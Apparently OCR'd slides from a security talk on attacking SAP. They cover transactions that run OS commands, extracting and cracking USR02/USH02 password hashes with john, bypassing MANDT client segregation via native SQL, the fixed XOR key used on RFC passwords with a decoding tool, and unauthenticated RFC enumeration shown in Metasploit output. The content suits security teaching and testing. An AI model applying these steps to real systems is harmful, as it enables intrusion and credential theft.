
- SAP-ABAP supports two types of programs - Report Programs & Dialog Programs.
- Report Programs are used when large amounts of data needs to be displayed.
- Transactions can be called via system-defined or user-specific role-based menus.
- They can also be started by entering the transaction code directly into a command field.
- Transactions can also be invoked programmatically by means of the ABAP statements CALL TRANSACTION and LEAVE TO TRANSACTION.

Some* (Phun) Transactions

Transaction Code / Report	Purpose
SM69	Configure OS commands
SM49	Execute OS commands
RSBDCOS0	Execute OS commands
RPCIFU01	Display file
RPCIFU03	Download Unix file

* Full list in tables TSTC and TSTCT - there are approx. 16,000+.

SM69 Demo


SAPGUI
File
Edit
View
Scripts
Window
Help

USR02 & USH02

- SAP has implemented a number of different password hashing mechanisms.
- The hashes are stored in table USR02 and USH02.
- **BCODE** and **PASSCODE** fields are the ones you want usually.
- john-the-ripper can be used to crack SAP hashes (codevn B and G).
- SAP Note: 1484692.

SAP Hashing Mechanisms

Code Vers	Description
A	Obsolete
B	Based on MD5, 8 characters, uppercase, ASCII
C	Not implemented
D	Based on MD5, 8 characters, uppercase, UTF-8
E	Reserved
F	Based on SHA1, 40 characters, case insensitive, UTF-8
G	Code version F + code version B (2 hashes)
H/I	Passwords with random salts

Cracking Hashes

- A small perl script is provided with john (sap_prepare.pl) that parses the content of a tab separated file.

- Export SAP tables USR02 or USH02 and pass to the script - then crack with john.

- If you have access to both password types (B and G) you should start cracking B first 'cause it's a lot faster (MD5 based).

Bypassing MANDT

- SAP enforces data segregation via the **MANDT** field.
- **MANDT** is the unique identifier that is assigned to each client.
- SE11/SE16 will provide access to data for the current client only (as will RFC_READ_TABLE and SQVI etc.)
- To access the data of other clients use transaction SE80 (ABAP Workbench) create a custom ABAP program and call EXEC SQL (native SQL) from within.

ABAP

- ABAP is a high-level programming language used to develop apps and programs. Programs reside in the SAP DB in two forms:
    - source code (table REPOSRC) - viewed and edited with the Workbench tools (SE80).
    - generated code (table REPOLOAD) - binary representation comparable to Java bytecode.
- In PROD, modification of ABAP code is prohibited; however there is no CRC check - so what if you pwned the DB?

Remote Function Call (RFC)

- Remote Function Call (RFC) is the standard SAP interface for communication between SAP systems.
- RFC's are basically independent ABAP modules that can be called locally or remotely.
- RFC communication is done through the Gateway Service.
- Each instance of a SAP system has a Gateway.

Remote Function Call (RFC)

- RFC can require authentication - RfcInstallExternalLogonHandler and/or AUTHORITY_CHECK_RFC.
- It’s a PITA to secure many RFC’s granularly - so S_RFC “*” authorization is VERY common!
- All SAP communications are in the clear, by default (including RFC’s) and are easily decompressed.

Remote Function Call (RFC)

- Passwords are obfuscated with a simple XOR operation (using a fixed key!)
- 0x96, 0xde, 0x51, 0x1e, 0x74, 0xe, 0x9, 0x9, 0x4, 0x1b, 0xd9, 0x46, 0x3c, 0x35, 0x4d, 0x8e, 0x55, 0xc5, 0xe5, 0xd4, 0xb, 0xa0, 0xdd, 0xd6, 0xf5, 0x21, 0x32, 0xf, 0xe2, 0xcd, 0x68, 0x4f, 0x1a, 0x50, 0x8f, 0x75, 0x54, 0x86, 0x3a, 0xbb.
-
  ```
  $ ./getPassword.py -o password
  0xe6 0xbf 0x22 0x6d 0x3 0x61 0x7b 0x6d
  ```
-
  ```
  $ ./getPassword.py -d "e6 bf 22 6d 03 61 7b 6d"
  password
  ```

Remote Function Call (RFC)

- There are a number of RFC's installed by default that can be called unauthenticated:
  - RFC_DOCU - Can be used to discover installed functions.
  - RFC_SYSTEM_INFO - Returns verbose system information.
  - RFC_PING - Can be used to check for availability of remote RFC Server(s).
- SAP Notes: 931252 & 931251.

RFC System Info

```
msf  auxiliary(sap_rfc_system_info) > run
[SAP] System Info
=================
  Info                            Value
  ----                            -----
  Central Database System         ADABAS D
  Character Set                   4103
  Database Host                   NPLHOST
  Hostname                        nplhost
  IPv4 Address                    192.168.234.42
  Integer Format                  Little Endian
  Kernel Release                  720
  Machine ID                      390
  Operating System                Linux
  RFC Destination                 nplhost_NPL_42
  RFC Log Version                 011
  Release Status of SAP System    702
  System ID                       NPL
```

RFC REMOTE EXEC

- Default in **RFC SDK** is to **ALLOW** everything!
  - Wildcards are permitted.
- Default in **NW RFC SDK** is to **DENY** everything.
  - Wildcards are **not** permitted.
- SAP Note: 1581595.


SAPXPG

- SAPXPG - Shipped with SAP AS and used for execution of external commands and programs.
- Started programs restricted through the secinfo file.
- If this file does not exist, then there are no restrictions on starting or registering external server programs.

SXPG

